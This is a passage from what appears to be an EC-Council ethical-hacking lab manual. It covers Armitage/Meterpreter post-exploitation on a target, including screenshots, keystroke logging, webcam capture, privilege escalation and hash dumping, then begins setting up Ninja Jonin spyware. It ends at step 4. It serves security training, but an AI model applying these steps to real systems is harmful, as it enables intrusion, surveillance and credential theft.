
37. A new **Files 1** tab and the present working directory of the target system appear. You can observe the files present in the **Download** folder of the target system.

38. Using this option, you can perform various functions such as uploading a file, making a directory, and listing all drives present in the target system.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Right-click on the target host and navigate to **Meterpreter 1 → Explore → Screenshot**.



40. A new **Screenshot 1** tab appears, displaying the currently open windows in the target system.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

41. Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot**.
42. You can also escalate privileges in the target system using the **Escalate Privileges** option and further steal tokens, dump hashes, or perform other activities.
43. This concludes the demonstration of how to gain access to a remote system using Armitage.
44. Close all open windows and document all the acquired information.


Task 6: Gain Access to a Remote System using Ninja Jonin

Ninja Jonin is a combination of two tools; Ninja is installed in victim machine and Jonin is installed on the attacker machine. The main functionality of the tool is to control a remote machine behind any NAT, Firewall and proxy.

Here, we will use the Ninja Jonin to gain access to the remote target machine.


Note: In this task, we will use the **Windows 11** (**10.10.1.11**) machine as the host system and the **Windows Server 2022** (**10.10.1.22**) machine as the target system.

1. Turn on the **Windows Server 2022** virtual machine.
2. Switch to **Windows 11** virtual machine.
3. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Ninja Jonin** and copy **Jonin-v1.1.0-win.zip** and **Ninja-v1.2.1-win.zip** files.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Navigate to **C:/Users/Admin/Desktop** and paste the copied zip files.

